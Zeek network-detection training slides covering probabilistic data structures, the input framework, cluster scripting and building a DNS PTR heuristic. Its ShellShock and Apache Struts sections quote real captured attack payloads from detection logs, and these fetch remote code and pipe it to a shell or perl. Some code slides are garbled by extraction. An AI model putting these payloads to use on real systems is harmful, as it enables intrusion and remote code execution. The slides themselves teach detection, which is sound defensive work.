  - Goal (i) print query, qtype\_name and rcode\_name
  - Goal (ii) Count number of queries for a request\_ip
  - create a record to keep counts of all kinds of PTR query types:
    - Noerror, nxdomain, refused, servfail, unknown
  - Add the record to a table indexed by response IP
  - Populate the entries in the table
  - Create a function called ‘aggregate\_stats’ to make this “clean”
  - Create PTRThreshold, PTRSpike notices
  - Generate a notice if ptr\_counts = 5000

# Chapter 7: scaling and volume handling - bloomfilter and opaque of cardinality

## Slides 83-91

1. Introduce you to probabilistic data structures
  - a. Bloomfilters
  - b. Opaque of cardinality
2. Idea is to facilitate you to handle data at scale
3. Exercise on Slide 91:
  - a. Sample codes for bloom and opaque of cardinality
4. Extra-credit for folks you are still looking for adventures (Nope we're not done yet - hang in there ...- OK you'd see these are not some arbitrary made up exercises - do you think I am also getting tired of these exercises ... aashish - don't type what you are thinking ... stoooop ..)

# Badness is just keep getting worse .....

```
1602137154.852946      Scan::landmine_distinct_peers = 723205K (684070/2103658 entries)
1602137154.852946      Scan::hot_subnets = 571017K (503330/1962336 entries)
1602137154.852946      Scan::known_scanners = 373848K (520075/520075 entries)
1602137154.852946      Scan::distinct_low_ports = 246881K (290812/595317 entries)
1602137154.852946      Scan::manager_stats = 244156K (277654/277654 entries)
1602137154.852946      Scan::c_likely_scanner = 216445K (877567/877567 entries)
1602137154.852946      Scan::c_distinct_peers = 93333K (357907/357907 entries)
1602137154.852946      Scan::hot_subnets_idx = 91250K (503330/503330 entries)
1602137154.852946      Scan::table_start_ts = 37963K (86970/86970 entries)
1602137154.852946      Scan::flux_density_idx = 10550K (60272/60272 entries)
1602137154.852946      Scan::concurrent_scanners_per_port = 5361K (21201/21201 entries)
1602137154.852946      Scan::shut_down_thresh_reached = 5123K (27561/27561 entries)
```

There is **Keith Jones** my\_stats package  
useful for doing measurements too

# Bloomfilter uses

- Blacklists
- Urls in emails
- Outgoing connection established ?
  - Did we initiate a connection to this remote IP
- Basically any time you want to do a membership test
- Stop without worrying about sets/tables/scale

**And now there is a cuckoo-filter too:**

**[https://old.zeek.org/brocon2017/slides/intel\\_update.pdf](https://old.zeek.org/brocon2017/slides/intel_update.pdf)**

# Bloomfilters

```
global b_test : opaque of bloomfilter ;  
  
event zeek_init()  
{  
    b_test = bloomfilter_basic_init(0.00001,100000000);  
    bloomfilter_add(b_test,1.1.1.1);  
    local lookup = bloomfilter_lookup(b_test,1.1.1.1);  
  
    if (lookup == 1)  
        print fmt ("YES This is tru hit");  
}
```

# Bloomfilter: Example

```
export {
    global bf_ua: opaque of bloomfilter;
}

event zeek_init()
{ bf_ua = bloomfilter_basic_init(0.0001, 1000000); }

event http_header(c: connection, is_orig: bool, name: string, value: string)
{
    if ( name == "USER-AGENT" ) {
        local bf_result = bloomfilter_lookup(bf_ua,value);
        if (bf_result == 0 ) {
            print value;
            bloomfilter_add(bf_ua,value);
        }
        else {
            print "Value in bloomfilter";
        }
    }
}
```

# Opaque of cardinality

```
global c_distinct_peers: table[addr] of opaque of cardinality
    &default = function(n: any): opaque of cardinality
        { return hll_cardinality_init(0.1, 0.99); } &read_expire = 1 day ;

if (orig !in Scan::known_scanners)
{
    local d_val =
double_to_count(hll_cardinality_estimate(c_likely_scanner[orig,d_port])) ;

    if (d_val == HIGH_THRESHOLD_LIMIT && high_threshold_flag )
        ...

}
```

```

type conn_stats: record {
    start_ts: time &default=double_to_time(0.0);
    end_ts: time &default=double_to_time(0.0);
    hosts: opaque of cardinality &default=hll_cardinality_init(0.1, 0.99);
    conn_count: count &default=0;
};

event new_connection(c: connection)
{
    local resp = c$id$resp_h ;
    #add conn$hosts [resp];
    hll_cardinality_add(conn_table[orig]$hosts, resp);
}

```

And then on Manager you'd, do:


```
hll_cardinality_merge_into(scan_summary[idx]$hosts, conn_table[idx]$hosts);
```

# Use cases for Bloomfilter and Opaque of Cardinality

- Bloomfilter
  - Store extracted URLs from emails and check http GET against bloomfilter
  - When blacklist is > 1 Million IPs - store in bloomfilter and use that across the board
  - Connection history: store ALL the external IPs to which an Internal IP initiated a full SF connection to - warn when blocking those
- Opaque of cardinality
  - Scan-detection
  - Store hosts external scanner has touched
  - Store conn summary informations

Basically use it for anything where scale is > 100K

# hyperloglog instead of traditional sets\*



- Gains of about 80% reduction in memory usage using hyperloglog in tables for cardinality estimation

```
# scan storage containers
global distinct_peers: table[addr] of set[addr]
  &read_expire = 1 days  &expire_func=scan_sum &redef;

global c_distinct_peers: table[addr] of opaque of cardinality
  &default = function(n: any): opaque of cardinality { return hll_cardinality_init(0.1, 0.99); }
  &read_expire = 1 day ; # &expire_func=scan_sum &redef;
```

\*Slide from  
2016 talk



# Exercise 8: Bloomfilters & opaque of cardinality

- `cd 08-exercise-probabilistic-structs`
- `$ cd scripts`
  - `01-bloom-example.zeek`
  - `02-opaque-of-cardinality.zeek`
- Task:
- Extra-extra credits: create a bloom filter for all remote IPs to which there is a successful connection initiated by a local IP.
- Extra-extra credits: create a new log file which records how many remote Ips each local IP connected to and how much bytes transferred.

# Chapter 8: Input Framework

## Slides 93-101

1. Introduce you to input-framework
  - a. Reading data into tables and sets
  - b. Firing events using input-framework
2. Trust me input-framework is fantastic
3. Exercise on Slide 101:
  - a. Sample codes for how to use input-framework
4. Extra-credit really good use-cases of input-framework for people who are familiar with the concepts
5. Take away - you should have atleast sample codes of how to use input-framework - its fantastic toolsets

# Input Framework

- Powerful and flexible framework to import data into Zeek - realtime
  - One time read
  - ReRead
  - Stream
- Allows to directly read data into tables/sets
- OR, fire an event based on
  - New entry
  - deleted entry
  - Changed entry

<https://docs.zeek.org/en/current/frameworks/input.html>

# Some examples of use-cases for Input-framework

- Inferring Darknet based on list of allocated networks/subnets
- Blacklists and whitelist propagation
- Putting indicators inside the tables
- Storing and retrieving values into a postgres database
- TOR connections
- Building a list of LetsEncrypt scanner IPs and storing them locally
- List of already blocked subnets so that scan systems ignore them
- Identifying REN and EDU IPs based on ESnet published allocations
- Mapping ARP data with IP
- Feeding MISP data inside zeek ....

# Input-Framework: Reading data into table/set

```
module training;

redef exit_only_after_terminate = T ;

export {
    type Idx: record {
        ip: addr;
    };

    type Val: record {
        timestamp: time;
        reason: string;
    };

    global blacklist: table[addr] of Val = table();
    global blacklist_file = fmt ("%s/blacklist.file", @DIR) ;
}

event zeek_init() {
    print fmt ("%s", blacklist_file);
    Input::add_table([$source=blacklist_file, $name="blacklist", $idx=Idx, $val=Val, $destination=blacklist]);
    Input::remove("blacklist");
}

event Input::end_of_data(name: string, source: string) {
    # now all data is in the table
    print blacklist;
}

```

# Automatically refresh the table contents when it detects a change to the input file

```
module training;

redef exit_only_after_terminate = T;

export {
    type Idx: record {
        ip: addr;
    };

    type Val: record {
        timestamp: time;
        reason: string;
    };

    global blacklist: table[addr] of Val = table();
    global blacklist_file = fmt ("%s/blacklist.file", @DIR) ;
}

event zeek_init() {
    print fmt ("%s", blacklist_file);
    Input::add_table([$source=blacklist_file, $name="blacklist", $idx=Idx, $val=Val, $destination=blacklist, $mode=Input::REREAD]);
    Input::remove("blacklist");
}

event Input::end_of_data(name: string, source: string) {
    # now all data is in the table
    print blacklist;
}
```

# Automatically refresh the table contents when it detects a change to the input file

```
module training;

redef exit_only_after_terminate = T ;

export {
    type Idx: record {
        ip: addr;
    };

    type Val: record {
        timestamp: time;
        reason: string;
    };
}

global blacklist: table[addr] of Val = table();
global blacklist_file = fmt ("%s/blacklist.file", @DIR) ;
}

event zeek_init() {
    print fmt ("%s", blacklist_file);
    Input::add_table([$source=blacklist_file, $name="blacklist", $idx=Idx, $val=Val, $destination=blacklist, $mode=Input::MANUAL], $mode=Input::REREAD]);
    Input::remove("blacklist"); $mode=Input::STREAM
}

event Input::end_of_data(name: string, source: string) {
    # now all data is in the table
    print blacklist;
}
```

Given often source data is continually changing. For these cases, the Zeek input framework supports several ways to deal with changing data files

<b>\$mode=Input::MANUAL</b>	<b>\$mode=Input::REREAD</b>	<b>\$mode=Input::STREAM</b>
Default	Need to specify	Need to specify
Read once though you can use:  <code>Input::force_update("blacklist");</code>	Automatically Refresh data	Reads an appendonly file.
Fire and Forget	If newer lines in the file have the same index as previous lines, they will overwrite the values in the output table.	If newer lines in the file have the same index as previous lines, they will overwrite the values in the output table.
Raises <code>end_of_data</code> event	Raises <code>end_of_data</code> event	Event <code>end_of_data</code> is never raised when using streaming reads.

# Input-framework: events

```
event entry(description: Input::TableDescription, tpe: Input::Event,  
             left: Idx, right: Val) {  
  
    # do something here...  
  
    print fmt("%s = %s", left, right);  
  
}
```

```
Input::add_table([$source="blacklist.file", $name="blacklist",$idx=Idx, $val=Val,  
$destination=blacklist,  
$mode=Input::REREAD, $ev=entry]);
```

# Input-framework: events

```
event entry(description: Input::TableDescription, tpe: Input::Event,
left: Idx, right: Val) {

    If (tpe == Input::EVENT_NEW) { print fmt ("New") ; }
    If (tpe == Input::EVENT_CHANGED) { print fmt ("Changed") ; }
    If (tpe == Input::EVENT_REMOVED) { print fmt ("Removed") ; }

}

Input::add_table([$source="blacklist.file", $name="blacklist",$idx=Idx, $val=Val,
$destination=blacklist, $mode=Input::REREAD, $ev=entry]);
```

# Exercise 7: Input Framework

- `cd 07-exercise-input-framework`
- `$ cd scripts`
  - `01-input-read-table.zeek`
  - `02-input-read-table.zeek`
  - `03-input-re-read-table.zeek` - emphasize is to look at execution of “`end_of_data`” event
  - `04-input-events.zeek` -
  - `05-input-events-new-change-remove.zeek` - extend to print the newly added IP addresses
- Task : Create a false positive feed and make sure all the notices are suppressed for those IPs, indicators
- Extra-extra credits: Ingest syslog data and create a log which binds ssh sessions with usernames
- Extra-extra credits: Ingest authentication data (syslog, ldap, winlog, VPN etc) and create a auth.log

# Chapter 9: Clusterization

## Slides 103-111

1. Introduce you clusterization of scripts
  - a. With new broker-framework - this is actually less taxing and much straight-forward
2. Exercises on slide 111
  - a. Get familiar with how to run cluster events and move data around
    - i. Very very elementry code
3. Continuing our develop-a-new-heuristic - we clusterize our script
  - a. Oh you are going to like this one
4. Take away - sample codes for clusterization - see if we can get 1 worker cluster running

# What is a cluster - a clever trick to divide-and-conquer ever increasing volume of network bytes

Component	Purpose
Workers	<ul style="list-style-type: none"><li>• Spend a lot of time performing the actual job of parsing/analyzing incoming data from packets</li><li>• Use them for a “first pass” analysis and then deciding how the results should be shared with other nodes in the cluster.</li></ul>
Manager	<ul style="list-style-type: none"><li>• good at performing decisions that require a global view of things</li><li>• makes it easy to overload</li></ul>
Proxy	<ul style="list-style-type: none"><li>• serve as intermediaries for data storage and work/calculation offloading</li><li>• a “second pass” analysis for any work</li></ul>
Logger <small>Virtual</small>	<ul style="list-style-type: none"><li>• Just log</li></ul>

# Cluster models

Event	Topic	Use cases
Manager to worker	Cluster::worker_topic	<ul style="list-style-type: none"><li>• Read Input-file on manager</li><li>• Distribute data to workers</li></ul>
Worker to manager	Cluster::manager_topic	<ul style="list-style-type: none"><li>• Find characteristics of a Scan -<ul style="list-style-type: none"><li>◦ eg. syn only pkts</li></ul></li><li>• Send to manager for aggregation</li></ul>
Workers to proxy	Cluster::proxy_pool	<ul style="list-style-type: none"><li>• Aggregation (eg. DNS query types - see incoming exercise)</li></ul>
Worker to manager to worker	Cluster::manager_topic + Cluster::worker_topic	<ul style="list-style-type: none"><li>• Find URLs in emails</li><li>• Send to manager</li><li>• Distribute to works to check against HTTP GET requests</li></ul>
Manager to worker to manager	Cluster::worker_topic + Cluster::manager_topic	<ul style="list-style-type: none"><li>• Read Input-file on manager</li><li>• Distribute data to workers</li><li>• Manager workers to report counts of connections</li><li>• Aggregate the counts on manager</li></ul>

Function	Description	Usage
Broker::publish	Publishes an event at a given topic	Send this event to this node subject to what topic you've subscribed to
Broker::auto_publish	Automatically send an event to any interested peers whenever it is locally dispatched.	Avoid since somewhat "magical" ie unless you've got code compartmentalization running with @ifdef directives, this will be tricky.
Cluster::publish_hrw*	Publishes an event to a node within a pool according to Rendezvous (Highest Random Weight) hashing strategy.	Use this in cases of any aggregation needs - eg. scan-detection or anything that needs a +ve counter going.
Cluster::publish_rr	Publishes an event to a node within a pool according to Round-Robin distribution strategy.	Generally used inside zeek for multiple logger nodes.

# Publish\_hrw

```
local spf=mask_address(orig);
```

```
local spf=mask_address(orig);

if (resp in prefix_list && service == 25/tcp && state != "SF" && orig !in google_prefix_list )
{
    @if ( Cluster::is_enabled())
        Cluster::publish_hrw(Cluster::proxy_pool, spf, smtpsink::aggregate_stats, c) ;
    @else
        event smtpsink::aggregate_stats(c);
    @endif
}
```

```
1600212249.061779      smtpsink::Subnet 52.100.165.0/24 has 3 spf IPs originating from it
52.100.165.249 52.100.165.237 52.100.165.246 - 52.100.165.246 - - proxy-2
Notice::ACTION_LOG      3600.000000 - - - - F
1600212293.581745      smtpsink::Subnet 52.100.165.0/24 has 3 spf IPs originating from it
52.100.165.247 52.100.165.244 52.100.165.205 - 52.100.165.205 - - proxy-1
Notice::ACTION_LOG      3600.000000
```

# First of all: Lets ~~set up~~ fire up a cluster with one worker

```
$ cat node.cfg
[manager]
type=manager
host=localhost

[logger]
type=logger
host=localhost

[proxy-1]
type=proxy
host=localhost

[worker]
type=worker
host=localhost
interface=ix0
```

```
$ echo "@load training.lbl.gov.zeek" >> local.zeek
$ zeekctl deploy
$ cd ~/logs/current/
$ cat print.log
#fields ts      vals
#types   time    vector[string]
1602187035.109624    worker_to_proxies: proxy-1 got event from logger
1602187035.109624    worker_to_proxies: proxy-1 got event from logger
1602187035.109614    worker_to_manager manager got event from logger
1602187035.109614    worker_to_manager manager got event from logger
1602187035.112277    worker_to_workers: worker got event from logger (via a proxy)
1602187035.117217    manager_to_workers: worker got event hello v0: from logger
1602187035.120111    worker_to_workers: worker got event from logger (via manager)
1602187035.120111    worker_to_workers: worker got event from logger (via manager)
1602187035.120111    worker_to_workers: worker got event from logger (via a proxy)
1602187037.762302    manager_to_workers: worker got event hello v0: from manager
1602187037.762302    manager_to_workers: worker got event hello v1: from manager
1602187037.762302    manager_to_workers: worker got event hello v2: from manager
1602187037.762302    manager_to_workers: worker got event hello v3: from manager
1602187037.764987    worker_to_workers: worker got event from manager (via a proxy)
1602187037.764987    worker_to_workers: worker got event from manager (via a proxy)
1602187037.760157    worker_to_proxies: proxy-1 got event from manager
1602187037.761450    worker_to_proxies: proxy-1 got event from manager
1602187040.543017    worker_to_manager manager got event from proxy-1
1602187040.543017    worker_to_manager manager got event from proxy-1
1602187040.545696    manager_to_workers: worker got event hello v0: from proxy-1
1602187040.553720    worker_to_workers: worker got event from proxy-1 (via manager)
1602187040.553720    worker_to_workers: worker got event from proxy-1 (via manager)
```

# Some hands-on tips on cluster scripting

```
function log_reporter(msg: string, debug: count)
{
    if (debug > 10)
        return ;
    @if ( ! Cluster::is_enabled())
        print fmt("%s", msg);
    @endif
    event reporter_info(network_time(), msg, peer_description);
}
```

Very handy function for debug output in a cluster environment

```
redef Log::print_to_log = Log::REDIRECT_STDOUT;
```

```
zeekctl print Module::variable_name
```

# When to clusterize .... things to consider

- Aggregate functions / counting things
  - Example scan detection,
- Multi-stage attack heuristics
  - Eg: urls in email clicked and file downloaded (smtp, http, file-analysis)

# Considerations for clusterizations

- Where does data generated ?
- Do you want aggregation ?
- Do you want to stop heuristics ?
- Use whitelist as example

# Exercise 9: Clusterization

- `cd 09-exercise-clusterization`
- `$ cat node.cfg`
- `$ cat zeekctl.cfg`
- `$ cd scripts`
  - `training.lbl.gov.zeek`
  - `workers-to-proxy.zeek`
  - `workers-to-manager.zeek`
  - `workers-to-workers.zeek`
  - `Manager-to-workers.zeek`
- Task: run the scripts on a one cluster with one manager, one proxy, one logger and one worker

# Developing a new heuristic

- `cd exercise-2-connection-records`
- **Problem: look at dns.zeek**
  - print and examine dns record if destination IP is part of (138.183.230.0/24)
  - Limit DNS records to qtype\_name = PTR
  - if qtype\_name is uninitialized ignore
  - likewise access rcode\_name, if uninitialized, use rcode\_name = UNKNOWN
  - Goal (i) print query, qtype\_name and rcode\_name
  - Goal (ii) Count number of queries for a request\_ip
  - create a record to keep counts of all kinds of PTR query types:
    - Noerror, nxdomain, refused, servfail, unknown
  - Add the record to a table indexed by response IP
  - Populate the entries in the table
  - Create a function called ‘aggregate\_stats’ to make this “clean”
  - Create PTRThreshold, PTRSpike notices
  - Generate a notice if ptr\_counts = 5000
  - **Clusterize the script**

# Do's and Don'ts of a script

Slides 114-122

1. Just insights into how to think about developing heuristics

```
module module HTTP404;

export {
    global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}
event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
{
    local orig=c$id$orig_h;
    local resp=c$id$resp_h ;

    if (code == 404 )
    {
        if (orig !in track_404)
            track_404[orig]=1 ;

        track_404[orig] += 1 ;
    }

    local n = |track_404[orig]|;
    if (n == 100)
        notice() ;
}
```

```

export {
    global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}

event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
{
    local orig=c$id$orig_h;
    local resp=c$id$resp_h ; ← WRONG: A variable declared isn't used at all

    if (code == 404 ) ← WRONG: think the other way: code != 404 -> return
    {
        if (orig !in track_404)
            track_404[orig]=1 ; ← WRONG: off-by-one error

        track_404[orig] += 1 ;
    }

    local n = |track_404[orig]|; ← WRONG: a vast majority of code != 404 so
                                control does not even need to come here

    If (n == 100)
        notice() ;
}

```

```

module HTTP404;

export {
    global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}

event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
{
    local orig=c$id$orig_h;
    if (orig in Site::local_nets)
        return ;
    if (code != 404 )
        return ;

    if (orig !in track_404) { track_404[orig]=0 ;}

    track_404[orig] += 1 ;

    local n = |track_404[orig]|;
    if (n == 100)      { #notice() ;}
}

```


**Exercise for you:**

- (i) Add a new Notice::Type += { Spider, };
  - (ii) write function “notice()” and generate an alert : HTTP404::Spider
- You now have a working heuristic

# Eliminate uninteresting connections first of ALL

- A good strategy to reduce computing cycles inside scripts is to eliminate the connections which don't matter.
- Somewhat counterintuitive (at least to me) but makes TOTAL sense
- Examples
  - Use “return”

```
If (c$id$orig_h in Site::local_nets)
    return ;
```



# Zeek scripts and attack centric detections

- Scripts as state-machines
- Correlation engines
- Mechanism to represent various stages of attacks and their transitions
- So sure, bad guy can use different tools/ways/means to make A transition and you may not see that but ultimately they've gotta be on state B, or C or D.
- In an ideal world entire detection lights up like a X-Mas tree

# ShellShock - 2014

1. **Shellshock::Attempt** CVE-2014-6271: 212.67.213.40 - 131.243.a.b submitting USER-AGENT=() {  
:}; /bin/bash -c "curl -0 http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a  
http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.whirlpoolexpress.co.uk/bot.txt  
-0 /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt\*;mkdir /tmp/bot.txt"
2. **Shellshock::Hostile\_Domain** ShellShock Hostile domain seen 131.243.64.2=156.154.101.3  
[[www.whirlpoolexpress.co.uk](http://www.whirlpoolexpress.co.uk)]
  - a. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at DNS::IN\_REQUEST
  - b. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN\_HOST\_HEADER
3. **Shellshock::Hostile\_URI** ShellShock Hostile domain seen 131.243.a.b=94.136.35.236  
[[www.whirlpoolexpress.co.uk](http://www.whirlpoolexpress.co.uk)]
4. **Shellshock::Compromise** ShellShock compromise: 131.243.a.b=94.136.35.236  
[<http://www.whirlpoolexpress.co.uk/bot.txt>]

Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN\_HOST\_HEADER


# .... Or Apache Struts (2018)

```
Oct  4 10:56:26 Crx83mtbvCWPD0R6d          179.60.146.9      50092  128.3.x.y      80      -      -      -  
tcp  Struts::Attempt CVE-2017-5638/Struts attack from 179.60.146.9 seen  
%{(#_=multipart/form-data).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#cmd='echo */20 * * * * wget -O - -q  
\n\*/19 \* \* \* \* curl http://45.227.252.243/static/font.jpg|sh' |  
crontab -;wget -O - -q http://45.227.252.243/static/font.jpg|sh'}\\)  
.\\(#iswin=\\(@java.lang.System@getProperty\\('os.name'\\).toLowerCase\\(\\).contains\\('win'\\)\\)\\).\\(#cmds=\\(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}\\)\\).\\(#p=new.java.lang.ProcessBuilder\\(#cmds\\)\\).\\(#p.redirectErrorStream\\(true\\)\\)  
.\\(#process=#p.start\\(\\)\\).\\(#ros=\\('@org.apache.struts2.ServletActionContext@getResponse\\(\\).getOutputStream\\(\\)'\\)\\).\\(@  
org.apache.commons.io.IOUtils@copy\\(#process.getInputStream\\(\\),#ros\\)\\).\\(#ros.flush\\(\\)\\)}      -  
  
179.60.146.9      128.3.x.y    80      -      worker-1      Notice::ACTION\\_DROP,Notice::ACTION\\_LOG  
3600.000000      F
```

```
Oct  4 10:56:26 Crx83mtbvCWPD0R6d          179.60.146.9      50092  128.3.x.y      80      -      -      -  
tcp  Struts::MalwareURL      Struts Hostile URLs seen in recon attempt 179.60.146.9 to 128.3.x.y with URL  
[\n\*/19 \* \* \* \* curl http://45.227.252.243/static/font.jpg|sh"\] -  
179.60.146.9      128.3.x.y    80      -      worker-1      Notice::ACTION\_EMAIL,Notice::ACTION\_LOG  
3600.000000      F      -      -      --      -      -      -
```

# Custerizations and complexity when writing heuristics

- Strength of Zeek is ability to divide (the network traffic) and conquer (detections)
- Division of traffic causes data centralization problems
- Which means what's simple stuff might be unnecessarily complex underneath



## Chapter 10 : Making it all into a package

### Slides 124-133

1. Walk through “develop-a-new-heuristic”
2. I provide code for entire heuristic as well as step by step files to see how crafting of heuristic progresses.
3. Take away - this is most minimal of the things you do to make a package - pretty straight forward

# New Heuristics - DNS PTR

A **pointer (PTR) record** is a type of Domain Name System (**DNS**) **record** that resolves an IP address to a domain or host name, unlike an A **record** which points a domain name to an IP address. **PTR records** are used for the reverse **DNS** lookup. Using the IP address, you can get the associated domain or host name.

We see plenty PTR queries - Are all good ?

# DNS PTR Queries - Per RFC

```
# RCODE Response code - this 4 bit field is set as part of
#   responses.  The values have the following
#   interpretation:
#
#   0     No error condition
#
#   1     Format error - The name server was unable to interpret the query.
#
#   2     Server failure - The name server was unable to process this query due to a problem with the name server.
#
#   3     Name Error - Meaningful only for responses from an authoritative name server, this code signifies that the
#   domain name referenced in the query does not exist.
#
#   4     Not Implemented - The name server does not support the requested kind of query.
#
#   5     Refused - The name server refuses to perform the specified operation for policy reasons.  For example, a
#   nameserver may not wish to provide the information to the particular requester, or a name server may not
#   wish to perform a particular operation (e.g., zone transfer)
```

# Goal: Find all the offending IPs which run PTR queries > Threshold(s)

- Would be nice to know the RCODE distribution
